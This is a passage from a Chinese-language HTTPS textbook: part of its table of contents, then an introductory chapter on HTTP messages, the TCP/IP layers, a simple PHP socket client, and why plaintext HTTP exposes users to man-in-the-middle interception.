 - 6.5.2 OCSP 模型概述 197
 - 6.5.3 OCSP 详解 200
- 6.6 OCSP 封套 204
 - 6.6.1 OCSP 的优缺点 204
 - 6.6.2 OCSP 封套的工作原理 205
 - 6.6.3 OCSP 封套的优点 206
 - 6.6.4 OCSP 封套的兼容性 207
- 6.7 OpenSSL 命令行管理证书 207
 - 6.7.1 证书格式 207
 - 6.7.2 证书的其他格式 208
 - 6.7.3 获取线上证书 209
 - 6.7.4 导入证书到根证书库 213
 - 6.7.5 OpenSSL 管理 CSR 216
 - 6.7.6 OpenSSL 生成证书 218
 - 6.7.7 OpenSSL 查看证书 218

6.7.8	校验 CRL	224
6.7.9	校验 OCSP	227
6.7.10	校验 OCSP 封套	232
6.8	其他	233
6.8.1	如何选择一个 CA 机构	233
6.8.2	证书的透明度	236
第 7 章	Let's Encrypt 免费证书	244
7.1	Let's Encrypt	244
7.1.1	Let's Encrypt CA 机构的特点	244
7.1.2	Let's Encrypt 证书的特点	245
7.2	Let's Encrypt 工作原理	248
7.2.1	域名校验过程	248
7.2.2	请求、更新、续期、撤销证书流程	249
7.3	Certbot 客户端	249
7.3.1	安装 Certbot 客户端	250
7.3.2	用户注册	250
7.3.3	获取和安装证书	251
7.3.4	Certbot Nginx 插件	252
7.3.5	Certbot Apache 插件	255
7.3.6	Certbot Webroot 插件	257
7.3.7	Certbot Standalone 插件	259
7.3.8	Certbot Manual 插件	259
7.3.9	Certbot 管理证书	260
7.3.10	Certbot 查看证书	261
7.3.11	Certbot 撤销证书	262
7.3.12	Certbot Revoking 证书	262
7.3.13	Certbot 高级操作	263
7.4	Let's Encrypt 的其他信息	264
第 8 章	TLS 协议分析	267
8.1	如何理解 RFC 文档	267
8.2	描述语言	270

8.3	TLS/SSL 协议概述	273
8.4	TLS 记录层协议	278
8.4.1	连接状态	278
8.4.2	TLS 记录层协议的处理步骤	281
8.5	TLS/SSL 握手协议	288
8.5.1	Client Hello 子消息	291
8.5.2	Server Hello 子消息	292
8.5.3	Server Certificate 子消息	293
8.5.4	Server Key Exchange 子消息	295
8.5.5	Server Hello Done 子消息	299
8.5.6	Client Key Exchange 子消息	299
8.5.7	计算主密钥和密钥块	301
8.5.8	Change Cipher Spec 协议	304
8.5.9	Finished 子消息	304
8.6	扩展	306
8.6.1	ECC 椭圆曲线扩展	308
8.6.2	signed_certificate_timestamp	309
8.6.3	Status Request 扩展	310
8.6.4	renegotiation_info 重协商扩展	312
8.6.5	ALPN 扩展	312
8.6.6	Maximum Fragment Length 扩展	313
8.6.7	SNI 扩展	313
8.6.8	Signature Algorithms 扩展	314
8.7	基于 Session ID 的会话恢复	316
8.7.1	什么是会话	316
8.7.2	Session ID 的工作原理	317
8.7.3	Session ID 的优缺点	319
8.8	SessionTicket	319
8.8.1	SessionTicket 的应用场景	320
8.8.2	SessionTicket 的交互流程	320
8.8.3	SessionTicket TLS 扩展	322
8.8.4	NewSessionTicket 握手子消息	323

- 8.8.5 两种会话恢复方式如何共存 325
- 8.9 使用 Wireshark 学习 TLS/SSL 协议 325
 - 8.9.1 Wireshark 的几个使用技巧 326
 - 8.9.2 使用 Wireshark 分析 TLS/SSL 协议 329
- 第 9 章 HTTPS 性能和安全 347
 - 9.1 密码套件 347
 - 9.1.1 密码套件编号 349
 - 9.1.2 关键字和关键字修饰符 349
 - 9.1.3 密码套件一览 360
 - 9.2 安全性 364
 - 9.2.1 已知的安全漏洞 366
 - 9.2.2 常规建议 371
 - 9.2.3 密码套件 373
 - 9.2.4 前向安全性 377
 - 9.2.5 证书 378
 - 9.2.6 从客户端审视安全性 381
 - 9.2.7 应用层安全建议 383
 - 9.3 性能 385
 - 9.3.1 网络层优化 386
 - 9.3.2 应用层优化 389
 - 9.3.3 HTTP/2 优化 391
 - 9.3.4 TLS/SSL 优化 399
 - 9.3.5 TLS/SSL 优化方案 402
- 第 10 章 HTTPS 网站实战 414
 - 10.1 工具化配置 HTTPS 414
 - 10.1.1 SSL Configuration Generator 415
 - 10.1.2 Cloudflare 推荐的配置 421
 - 10.2 自动化测试 HTTPS 网站 426
 - 10.2.1 SSL Server Test 426
 - 10.2.2 SSL Client Test 433
 - 10.2.3 SSL Pulse 436

- 10.3 OpenSSL 命令行工具 439
 - 10.3.1 s_client 工具 440
 - 10.3.2 s_server 工具 447
 - 10.3.3 其他工具 451
- 10.4 实战 HTTPS 网站部署 454
 - 10.4.1 使用 Nginx+OpenSSL 部署 HTTPS 网站 455
 - 10.4.2 使用 Nginx+BoringSSL 部署 HTTPS 网站 470
- 10.5 大型网站部署 HTTPS 471
 - 10.5.1 系统架构 472
 - 10.5.2 HTTPS 网站的部署方式 476
 - 10.5.3 其他部署问题 484

第 1 章

HTTP 介绍

本书主要讲解 HTTPS，而要理解该协议的安全本质，必须先了解 HTTP，了解 HTTP 不安全的根本原因，在此基础上才能更好地掌握 HTTPS。

本章是基础性的描述，主要内容如下：

- ◎ 了解 Web、HTTP 的基本概念，以及两者之间的关系。
- ◎ 了解网络模型的基本框架，以及 HTTP 在 TCP/IP 中的定位、角色、职责。
- ◎ 分析 HTTPS 不安全的根本原因，理解 Web 应用安全的范畴，HTTPS 安全只是其中的一部分。

1.1 什么是 Web

Web 是个非常宽泛的概念，不同的人群对它的理解也是不一样的，本节简单介绍其各个组成单元。

1.1.1 广义理解 Web

说到 HTTP (HyperText Transfer Protocol, 超文本传输协议)，读者都知道它是上网浏览信息的一种途径。互联网越来越流行，很多人为了查看新闻，打开一个浏览器，然后在地址栏输入一个 URL，按下回车键，最后呈现的是一个 HTML 页面。用户如果对 HTML 页面中的某个链接(URL)比较感兴趣，会用鼠标单击该链接后打开一个新的 HTML 页面，浏览更多的信息，这就是 Web，Web 的中文名称是万维网，也被称为 WWW (World Wide Web)。

在这个过程中，HTTP 的作用是什么呢？在 Web 中，用户是信息的索取方，浏览 Web

信息的软件叫作客户端，最常见的客户端就是浏览器，比如 Chrome 和 Firefox 浏览器。信息的提供方叫作服务器，服务器负责信息的检索和发送。为了请求和响应数据，客户端和服务端通过 HTTP 来完成一系列的数据交换，读者不要认为 HTTP 负责数据传输，它实际上负责数据请求和响应，真正的数据传输由其他网络层处理，这在本书后续章节会描述。

上述的内容就是 Web，Web 确切地说是一种信息索取方式，是互联网的某个子应用。Web 最核心的组成部分是 HTTP，HTTP 由服务器和客户端组成，有了 HTTP，互联网上的不同终端才能够交换信息。

为什么说 Web 是互联网的某个应用之一呢？简单理解下互联网，TCP/IP 网络协议成熟后，世界上任何设备只要支持 TCP/IP，就会成为互联网上的一个终端。终端越多，互联网的力量就进一步增加，通信是手段，通信的目的是信息共享。

为了丰富互联网的应用，越来越多的软件和应用层协议产生了，Web 就是其中最伟大的一个。Web 是基于超文本相互关联而构成的互联网系统，除了 Web 应用，互联网还有其他的应用，比如邮件应用、FTP 应用，广义上可以认为 Web 就是互联网。

1.1.2 Web 的组成

当 TCP/IP 逐步流行后，数据传输变得非常容易，任何终端，不管是个人计算机还是手机设备，只要支持 TCP/IP，数据就能够从世界上任意一端传输到另外一端，距离不再是问题。

但互联网上传输的数据只有计算机才能明白其中的含义，普通用户不理解传输的字节流，为了让接收方理解发送方发送的数据，计算机软件必须翻译这些字节流。为了让通信双方以同样的规则理解字节流，软件设计者必须定义一个标准，通信双方基于同样的标准才能理解数据的含义，这就是应用层 HTTP 的雏形，通过 HTTP 开发者不用额外创建通信规则，更有利于信息的传输和交换。

接下来考虑的一个问题是互联网数据类型，即数据代表的语义信息，文字是世界上最悠久的知识传播工具，在 Web 的早期，HTTP 传输的数据就是简单的文本信息。Web 发展到现阶段，数据类型越来越多，比如可以是视频、图片等元素，在 HTTP 中通过 Content-Type 头信息表示数据传输类型。

在互联网早期，信息共享是很重要的一个话题。某个组织有很多信息，如何将这些信息快速共享给互联网用户非常重要，或者说能否以较低的成本将信息发布到互联网上，其实这也是 HTTP 的功劳，只要有一个 HTTP 服务器就能够将信息发布到互联网上。

互联网接下来的一个挑战就是如何将互联网的信息串联在一起，HTTP 被称为超文本传输协议，其中的超文本（HyperText）代表关联关系，就是从某个链接跳转到另外一个链接，每个链接在互联网上有一个 URL，URL 表示互联网某个资源的地址。

最终 Web 技术产生了，Web 技术是 Tim Berners-Lee 教授在 1980 年提出的一个设想，主要包括三个技术，分别是 HTML、URL、HTTP。即使到今天，Web 模型也没有太大的变化。

1) HTTP

超文本传输协议，超文本就是 HTML，传输表示由 HTTP 负责客户端和服务器的数据传输和解析。客户端发送一个 HTTP 请求至服务器，服务器响应该请求，将数据再发送给客户端。

HTTP 由一系列规则组成，客户端和服务端需要正确的处理这些规则，HTTP 可以认为是信息的载体，信息的内容是由 HTML 页面组成的。

2) URL

Web 由很多资源组成，比如 HTML 页面、视频、图片，在互联网上每个资源都有一个编号，这个编号就是 URL 地址。服务器负责定义 URL，世界上任何一个资源的编号是唯一的，客户端通过 URL 地址在互联网中找到该资源，URL 的官方名称叫作统一资源标识符（Uniform Resource Locator）。

URL 的规则定义如下：

`http://www.example.com:80/index.html`

`http` 表示资源需要通过 HTTP 这个协议才能够获取，换句话说，客户端需要通过 HTTP 这个协议请求这个资源。

`www.example.com` 表示服务器地址，在互联网中每个服务器都有一个 IP 地址，但对于用户来说 IP 地址很难记住，用户一般只会记住服务器主机（比如 `www.example.com`）名称。在 HTTP 中，客户端发送 HTTP 请求的时候，必须通过 DNS 协议将服务器主机名转换为 IP 地址，这样客户端才能找到服务器。

80 是 HTTP 协议的默认端口（可以省略不输入），表示服务器通过 80 端口提供 HTTP 服务。

`/index.html` 表示服务器在根目录下有一个 `index.html` 资源。

这就是 URL 的全部，主要是定义资源的互联网地址，URL 虽然和 HTTP 是紧密关联的，但在 Web 中是互相独立的。

3) HTML 超文本标记语言

客户端(浏览器)通过 HTTP 接收的资源一般是一个 HTML 页面,用户并不理解 HTML 页面,必须由客户端(浏览器)将 HTML 页面转换为用户能理解的内容,本质上 HTML 也是一门语言。

在早期的互联网中,HTML 页面包含的内容主要是文字,客户端(浏览器)只要在屏幕中打印出文字即可。为了方便阅读,HTML 语言定义了一些标记字符,客户端(浏览器)根据标记字符的含义对文字进行处理,比如表示对文字进行加粗。

再后来,HTML 页面组成越来越丰富,可以引入图片和视频等资源,让信息呈现更丰富。HTML 页面可以通过外链的方式包含图片和视频等资源,这些资源也有完整的 URL 地址,相对 HTML 页面是独立存在的。

这就是 HTML 语言的全部,定义了一系列的规则,规则主要由客户端(浏览器)进行解析,为了让呈现更丰富,出现了 CSS 和 JavaScript 语言,它们存在的目的是辅助客户端(浏览器)处理,CSS 是为了更丰富和精确地表现 HTML 内容,本质上还是 HTML 语言的一部分。

而 JavaScript 属于客户端脚本语言,只存在于客户端,本质上没有数据传输,它的作用是更好地控制浏览器解析,比如单击页面中的某个按钮,相当于在浏览器中执行了一个 JavaScript 动作,这个动作的含义可能是浏览器弹出一个对话框,它的运行属主是浏览器。通过 JavaScript 语言也可以间接访问非浏览器的信息,比如计算机上的 Cookie 信息,这也造成了很多 HTTP 安全问题。

Web 技术推动了互联网的发展,HTTP 也不是孤立存在的,在理解的时候务必要明白 HTTP 和其他两种技术的关系。

1.2 理解 HTTP

HTTP 耳熟能详,很容易和互联网、Web 概念相混淆,看上去很简单的协议,其实很多技术人员并没有理解该协议的本质,本节简单介绍其相关概念,从整体上理解其本质。

1.2.1 HTTP 的定义

HTTP 提供了一组规则 and 标准,从而让信息能够在互联网上进行传播,也正是通过 HTTP,互联网上的设备才能够互相通信,并明白对方的含义。

HTTP 目前的版本是 HTTP/1.1，定义在 RFC 2616 规范上，相比 HTTP/0.9 和 HTTP/1.0 版本，HTTP/1.1 并没有太多的演变，只是从性能和标准化的维度做了些优化。互联网发展到目前，用户数、终端类型、终端数量、共享信息越来越多，信息表现形式也越来越丰富，基于 HTTP/1.1 的 Web 应用已经不能很好地满足需求，下一代的 HTTP 标准是 HTTP/2.0，后续章节会讲解。

而客户端和服务端要做的就是遵循 RFC 2616 规范，只要正确实现该规范，很容易实现一个客户端（浏览器）和服务端，也正因为有了浏览器和服务端，HTTP 应用才能够被广泛使用。

HTTP 的模型很简单，是一个 B/S 模型，由客户端和服务端组成，交互流程很简单。

- ◎ 一个 HTTP 客户端发送请求至 HTTP 服务器，然后等待服务器的响应。
- ◎ 一个 HTTP 服务器负责监听端口（默认是 80），然后等待客户端的请求，处理完成后，回复给客户端。

大家最熟悉的客户端就是浏览器，比如 Chrome 和 Firefox，另外一种客户端可以称为命令行工具，比如 Linux 上的 Curl 工具。服务器软件就更多了，比较流行的就是 Nginx 和 Apache，服务器实现 HTTP 并不困难，困难的是如何高效地处理客户端请求。

对于服务器开发者来说，提供 HTTP 服务非常简单，具体如下。

- ◎ 一个域名，这个域名定义了服务器的地址，有了域名，客户端就能够找到服务器。
- ◎ 一台主机，主机绑定域名且用来安装服务器软件，开发者不用自己实现服务器，只要安装服务器软件并启动服务即可，服务绑定 80 端口，端口的概念本章后续部分会描述。
- ◎ 开发者使用各种语言（比如 Python、PHP）编写 HTML 页面，提供 HTTP 应用层服务。

1.2.2 HTTP 语义

HTTP 消息主要包括两部分，分别是 HTTP 语义和 HTML 实体，这里主要讲解 HTTP 语义信息，了解 HTTP 语义重点是理解 HTTP 头部（HTTP Header）。

下面通过例子解释 HTTP 消息的含义，当用户在浏览器上触发一个动作时，比如访问某个 URL，浏览器根据用户的行为和终端环境构建消息结构体，连接上服务器，将消息体发送给服务器，然后等待响应，请求消息结构如下：

```
POST /index.html HTTP/1.1
```

```
Host:www.example.com
Accept-Encoding:gzip, deflate, br
Accept-Language:zh-CN,zh;q=0.8,en;q=0.6
Cache-Control:no-cache
Connection:keep-alive
```

```
param1=b&param2=c
```

接下来，服务器处理请求并发送 HTTP 响应。

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 11 Jul 2017 07:20:22 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Content-Encoding:gzip
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.19

<!doctype html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
</head>
<body>
</body>
</html>
```

通过请求/响应消息可以看出，HTTP 消息由三部分组成。

- ◎ 请求行或响应行。
- ◎ HTTP 头部。
- ◎ HTML 实体，包括请求实体和响应实体。

前面两部分是 HTTP 的语义信息，客户端和服务端使用语义信息进行交谈，最后一部分就是 HTML 实体，由浏览器进行处理，对用户更有意义。

HTTP 请求结构如图 1-1 所示，HTTP 响应结构如图 1-2 所示。

接下来介绍 HTTP 语义信息。

1) HTTP 头部

HTTP 头部协助客户端和服务端进行“交谈”，了解双方想表达的意思，简单讲解示例中部分 HTTP 头部的含义。




图 1-1 HTTP 请求结构




图 1-2 HTTP 响应结构

(1) Accept-Encoding: gzip

表示浏览器支持的数据压缩算法是 gzip，它等于告之服务器，是否可以使用 gzip 算法压缩响应后再发送。服务器收到请求后解析 Accept-Encoding 头部，了解客户端希望使用 gzip 压缩算法压缩 HTTP 响应。如果服务器支持 gzip 压缩算法，会对所有的 HTML 响应压缩后再发送给客户端（头部并不压缩），为了让客户端知道响应是经过 gzip 压缩的，需要输出 Content-Encoding: gzip 头部，如果服务器不支持 gzip 算法，也可以原样将 HTML 响应发送给客户端，并且不输出 Content-Encoding 头部。

(2) Host: www.example.com

该头部只对客户端有用，表示客户端连接互联网上的某个服务器，客户端在连接之前需要先通过 DNS 协议解析出 www.example.com 的 IP 地址，然后连接服务器并发送请求。

在 HTTP 中，有很多 HTTP 头部，某些头部只适用于客户端或服务器，某些头部同时适用于客户端和服务端。RFC 协议要求客户端和服务端正确地理解头部，但是在现实世界中，很多客户端和终端设备没有严格地遵守 HTTP。

对于开发者来说，没有必要了解每个 HTTP 头部的含义，但是基本的 HTTP 头部必须仔细领悟，可以这样说，理解 HTTP 其实就是理解 HTTP 头部。

2) 请求行

```
GET /index.html HTTP/1.1
```

请求行由方法、URL、HTTP 版本组成。方法表示客户端以何种方式请求服务器上的资源，比如 GET 方法表示获取资源，POST 方法表示更新服务器资源；URL 表示互联网资源的地址；HTTP/1.1 表示客户端本次请求所遵循的 HTTP 版本，服务器也要按照同样版本的 HTTP 处理语义信息；本例表示请求服务器/index.html 资源。

3) 响应行

HTTP/1.1 200 OK

响应行由 HTTP 版本、状态码、信息提示符组成。在本例中，HTTP/1.1 表示本次响应支持 HTTP/1.1；200 表示本次请求被正确处理了，如果是 404 表示服务器上不存在客户端需要的资源；信息提示符和状态码是一一对应的，不同的状态码有不同的描述信息。

对于开发者来说，更关注 HTML 输出。对于用户来说，更关心 HTTP 消息中的 HTML 实体，浏览器对 HTML 实体进行解析，解析出来的内容才是用户关心的，客户端和服务端软件更关注 HTTP 头部，通过头部进行交谈。

1.2.3 HTTP 的特点

HTTP 本质上很简单，对于用户来说，有浏览器就可以快速获取信息，无须理解 HTTP；对于开发者来说，就算不了解 HTTP，也能开发一个 Web 应用，也正因为如此，基于 HTTP 的 Web 应用才如此流行。

对于开发者来说，可以不阅读 HTTP 的 RFC 文档，但必须掌握 HTTP 的几个特点，这样才能更好地开发。

1) 客户端/服务器模型

HTTP 是一个客户端/服务器模型，客户端和服务端通过网络交换信息。当然 HTTP 本身是不能传输的，需要通过网络层中的其他协议进行通信，一般构建在 TCP 之上。TCP 能够提供一个可靠的、面向连接的传输服务，换句话说，客户端和服务端是否正确传输依赖于 TCP 这个协议。

2) HTTP 是无状态的

HTTP 是基于 TCP 的，当一个 TCP 连接关闭后，所有的 HTTP 请求/响应信息将全部消失。

在 HTTP 中，客户端通过 Socket 技术创建一个 TCP/IP 连接，并连接到服务器，完成信息交换后，就会关闭 TCP 连接，这种模型简单明了。所谓的无状态就是每次请求完成后，不会在客户端和服务端上保存任何的信息，对于客户端和服务端来说，根本不知道上一次请求的信息是什么，甚至不知道本次连接的对端是不是上次连接的那一端，它的生命周期随着 TCP/IP 连接的关闭结束了。

在互联网早期，可以说这种模型设计得很巧妙，但是现在的 Web 应用越来越丰富，无状态的设计已经不能适应新的情况，为了保持状态，出现了 Cookie 和 Session 技术，但

是 Cookie 技术设计得非常不严谨，引发了很多安全问题。

介绍下 Cookie 是如何进行会话保持的，客户端第一次请求完成后，服务器会发送 Cookie 信息到客户端的计算机上，客户端下次请求的时候会携带该 Cookie 信息，这样服务器就知道该用户就是上一次请求的用户了。

3) HTTP 是跨平台的

通过上面的讲解，读者知道 HTTP 就是具备一定规则的纯文本信息，任何开发语言都可以实现 HTTP 或者基于 HTTP 进行开发，开发出来的软件也很容易移植，受系统环境的影响非常少。

4) HTTP 用途很广泛

Web 主要使用 HTTP 进行传输数据，HTTP 更多的是一个数据载体，对于 Web 应用来说更重要的是浏览器如何处理这些数据，这些本身和 HTTP 关系并不大。

考虑到 HTTP 如此简单，基于 HTTP 的应用非常多，比如，不管是 iOS 还是 Andriod 应用，都需要调用基于 HTTP 的 API 接口。

1.3 网络模型

HTTP 是应用层协议，应用层协议是 TCP/IP 的一部分，了解 HTTP 在 TCP/IP 中的定位，能更好地明白 HTTP 的职责。

1.3.1 TCP/IP 概述

OSI 模型是一个通用的网络协议标准，但实际使用的标准却是 TCP/IP 标准，TCP/IP 包含的不仅仅是 TCP 或者 IP，它是一个协议族，网络应用开发都需要掌握 TCP/IP。

TCP/IP 是标准的互联网网络协议，没有该协议就没有互联网，互联网上的终端必须配置 TCP/IP 才能进行通信。

任何协议都是一种标准，标准的含义就是通信双方需要遵循相同的规则，才能互相协作。想象两个人互相打电话，拨打电话的人首先要知道对方的手机号（IP 地址），然后拨打电话确保连接上对方（TCP），通过 IP 选择一条最优的传输路径，最终应用层数据（人的语言）通过终端（网卡）、网络设备（电话线）传输给对方。

TCP/IP 有两个最大的特点，分别是分层和封包/拆包机制。TCP/IP 对网络进行了抽象，共划分为四层，每一层的特点不同，完成各自的任务。分层的好处就是清晰描述了每一层

的职责，当网络应用程序出现问题后，能够快速定位到是哪一层出现问题并予以解决。

另外每一层和它的上下层都有标准的接口规范，每一层无须关心上下层是如何工作的，它只关心上下层是否正确基于规范实现了接口。

通过图 1-3 可直观了解各个层之间的关系。




图 1-3 TCP/IP 层次结构

每一层工作大概如下。

1) 应用层

如果没有应用层，那么网络中传输的数据没有任何意义，因为人类无法理解数据的含义。而有了应用层，软件就能解释应用层数据的含义。在 Web 应用中，有了 HTTP 和 HTML 标准，浏览器才能呈现对用户有意义的内容。

应用层协议有很多，比如 HTTP、FTP、邮件协议，开发者开发的软件一般都是应用层协议软件。

2) 传输层

客户端传输层接收到应用层消息后，负责连接服务器，但服务器有很多服务，服务器如何知晓客户端需要连接的服务呢？

传输层中通过端口来区分服务，通过 IP 地址和端口号才能构建一条传输通道，对于 HTTP 来说，服务器端口号默认是 80，而客户端的端口是随机产生的。

传输层主要有 TCP 和 UDP，TCP 能够保证数据正确地到达，一旦出现错误，会有一系列处理机制，比如重发和校验机制，保证数据正确地传输到对端。HTTP 构建在 TCP 之上，在连接阶段，TCP 使用三次握手机制确保可靠传输。

三次握手过程如下（见图 1-4）：

◎ 初始化连接，客户端发送 SYN 消息（随机值 x ）请求一个新连接。

- ◎ 服务器接收 SYN 消息，发送 SYN ACK 响应消息。
- ◎ 客户端发送 ACK 消息确认本次连接成功。




图 1-4 三次握手

UDP 不能保证数据正确传达，比如客户端收到数据后，不会向服务器确认本次接收到的数据有多少，所以服务器也无法确认客户端是否正确收到了数据，UDP 的优点就是性能高，减少了很多开销。

3) 网络层

网络层主要是 IP 这个协议，客户端和服务器传输的时候，会经过很多节点，IP 就是选择一条最优的路径。每个终端上都有一张路由表，路由表负责将数据传输到下一个节点，下一个节点再传输到下下个节点，最终到达目的地址。

4) 链路层

应用层、传输层、网络层都是虚拟的，只有链路层才是实体设备，包括光纤、网卡等设备。基于这些设备，数据最终才能到达终端。

接下来简单描述封包/拆包机制，对于客户端请求来说，传输层接收到应用层消息后，在 HTTP 数据包前面增加 TCP 包头，然后发送给网络层；网络层在 TCP 数据包前面加上 IP 包头发送给链路层；链路层在 IP 数据包前面加上以太网包头；最终服务器接收到完整的数据包。

然后服务器进行拆包：首先在网络层去除链路层包头；在传输层去除 IP 包头；在应用层去除 TCP 包头；最终得到完整的 HTTP 应用层数据。

1.3.2 Socket 和 TCP

为了通信，每个终端设备必须支持 TCP/IP，比如 Windows 计算机上都安装了 TCP/IP 驱动程序。浏览器和服务器如何利用 TCP/IP 的能力呢？TCP/IP 需要通过 Socket 接口提供自身的能力，或者说 Socket 对 TCP/IP 进行了封装。

有了 Socket API 接口，开发者并不需要深入理解 TCP/IP 就可以开发各类应用，这也是协议的好处之一。

很多 Web 应用开发者很疑惑，自己并没有接触到 Socket 编程，那是因为在 Web 应用中，由服务器和客户端（浏览器）完成数据传输和解析任务，开发者只需关心业务层 HTML 数据的输出。

开发者实际上也可以基于 Socket API 接口编写应用，比如 PHP 语言可以使用 PHP Socket 包编写一个客户端，PHP Socket 包对底层的 Socket API 进行了一个简单的包装。

下面通过一个 PHP 示例，让读者清晰地明白如何调用 Socket API，如何实现一个简单的 HTTP 客户端调用。

```
//创建一个 Socket 句柄
if (!($sock = socket_create(AF_INET, SOCK_STREAM, 0))) {
    echo socket_last_error();
    exit;
}

echo "创建 Socket 句柄 \n";

//连接服务器的某个端口
if (!socket_connect($sock, 'www.example.com', 80)) {
    echo socket_last_error();
    exit;
}

echo "连接服务器 \n";

//发送一个简单的 HTTP 消息
$message = "GET /index.html HTTP/1.1\r\n\r\n";

//发送数据至服务器
if (! socket_send($sock, $message, strlen($message), 0)) {
    echo socket_last_error();
    exit;
}
```

```

echo "请求发送成功 \n";

//接收客户端的响应
if (socket_recv($sock, $buf, 1024, MSG_WAITALL) === false) {
    echo socket_last_error();
    exit;
}

//输出服务器响应
echo $buf;

```

PHP 开发者在编写 HTTP 应用的时候一般使用 Curl 扩展,那么 Curl 扩展和 PHP Socket 包的区别是什么? Curl 扩展做了更多的抽象,完全忽略了网络的存在,而 PHP Socket 包和底层的 Socket API 更类似,灵活度更大,更能理解 TCP/IP 的本质。

1.4 协议安全分析

前面讲了 HTTP 的一些基本知识,现在来到重点,讲解下互联网应用的安全问题。互联网应用安全包括两部分:

- ◎ HTTP 本身的安全问题。
- ◎ Web 应用安全问题。

读者在理解的时候一定要注意两者之间的差异,HTTP 本身是完成端到端传输的,如果没有客户端(浏览器)的运行环境,则不会造成太大的危害。而 Web 应用安全问题是复杂的,涉及很多知识点,本书主要讲解 HTTP 本身的安全问题。

1.4.1 安全问题举例

本章列举的攻击手段都非常简单,统称为中间人攻击,主要是基于 HTTP 弱点进行的攻击。所谓中间人就是在客户端和服务端通信之间有个无形的黑手,而对于客户端和服务端来说,根本没有意识到中间人的存在,也没有办法进行防御。

1) 无线 WiFi 网络的攻击

互联网应用随着手机设备的增多越来越流行,而移动流量的资费非常昂贵,很多用户选择使用 WiFi 无线网络,尤其在户外,用户千方百计寻找免费的 WiFi 网络,很多攻击者会提供一些免费的 WiFi,一旦连接上恶意的 WiFi 网络,用户将毫无隐私,尤其对于基于

HTTP 的应用来说。

提供 WiFi 网络的攻击者可以截获所有的 HTTP 流量，而可怕的是 HTTP 流量本身是明文的，攻击者用肉眼就可以知道用户的密码、银行卡信息、浏览习惯，根本不用进行任何的分析就可以获取用户的隐私。

用户并不知道自己的信息已经泄露，这种攻击方式也称为被动攻击，被动攻击其实是最可怕的。

2) 垃圾广告攻击

很多用户浏览某个网页的时候，经常发现页面上弹出一个广告，而这个广告和访问的网页根本毫无关系，这种攻击很常见，主要是 ISP（互联网服务提供商）发动的一个攻击，用户根本没有任何办法防护。用户访问网站的时候肯定经过 ISP，ISP 为了一些目的，比如获取广告费用，在响应中插入一段 HTML 代码，就导致了该攻击的产生。这种攻击称为主动攻击，也就是攻击者知晓攻击的存在。

这种攻击用户还能忍受，更严重的是 ISP 或者攻击者在页面中插入一些恶意 JavaScript 脚本，脚本一旦在客户端运行可能会产生更恶劣的后果，比如 XSS 攻击（跨站脚本攻击）。

1.4.2 协议不安全的根本原因

HTTP 在设计之初根本没有考虑安全问题，它的设计目的是数据传输和共享。安全问题主要有三点原因，这三点也是安全领域的根本问题，任何基于 TCP/IP 的应用都会遇到，1.4.1 中遇到的攻击也是因为这三个安全问题而产生的。

1) 数据没有加密

HTTP 本身传递的是明文，不会加密这些信息，只要攻击者能够获取这些明文，用户的隐私就完全暴露了。HTTP 是基于 TCP/IP 的，TCP/IP 的特点也决定了 HTTP 数据很容易被截获，网络传输过程中，路由策略决定 HTTP 数据会通过很多节点设备，节点很轻松就能截获明文数据，由于数据没有加密，很容易理解其含义。

读者可能认为既然 HTTP 没有解决加密问题，应用语言（比如 PHP 语言）在输出 HTML 数据的时候先加密然后再输出不就能解决了吗？这确实是一个解决思路，但存在两个问题。

- ◎ HTTP 数据确实加密了，但是 HTTP 头部却没有加密，而头部信息泄露也是安全问题之一。
- ◎ 应用语言可以对消息加密，但浏览器接收到消息的时候，并不知道如何解密消息，这种方案至少在 Web 应用上没有可行性，因为违反了 HTTP 标准。

2) 无法验证身份

虽然 TCP 能够确保通信双方正确地传输数据，但是在 HTTP 应用中，客户端和服务端并不能确认对方的身份，在 HTTP 标准中，没有校验对端身份的标准。对于服务器来说，它接收的 HTTP 请求格式只要正确，就发送响应信息。对于客户端来说同样如此，它连接的是 `www.example.com` 主机，但由于有中间节点的存在，最终连接的可能是 `www.example.cn` 主机，但对于客户端来说，它无法校验服务器的身份。

由于通信双方无法确认对方，实现 HTTP 应用非常灵活，也产生了很多中间设备，比如代理服务器、网关服务器，这些中间设备对于丰富和加速 HTTP 网站有着巨大的作用。比如，很多公司为了加速访问 HTTP 网站，所有的客户端（浏览器）可以配置一个缓存代理服务器，代理服务器一般透明转发客户端的请求（也说明请求可以被修改），代理服务器接收到响应后会缓存一份数据，下一个用户如果访问同样的网址，直接可以从代理服务器缓存中获取到数据，不用访问真实的网站，这就是缓存代理服务器的作用。

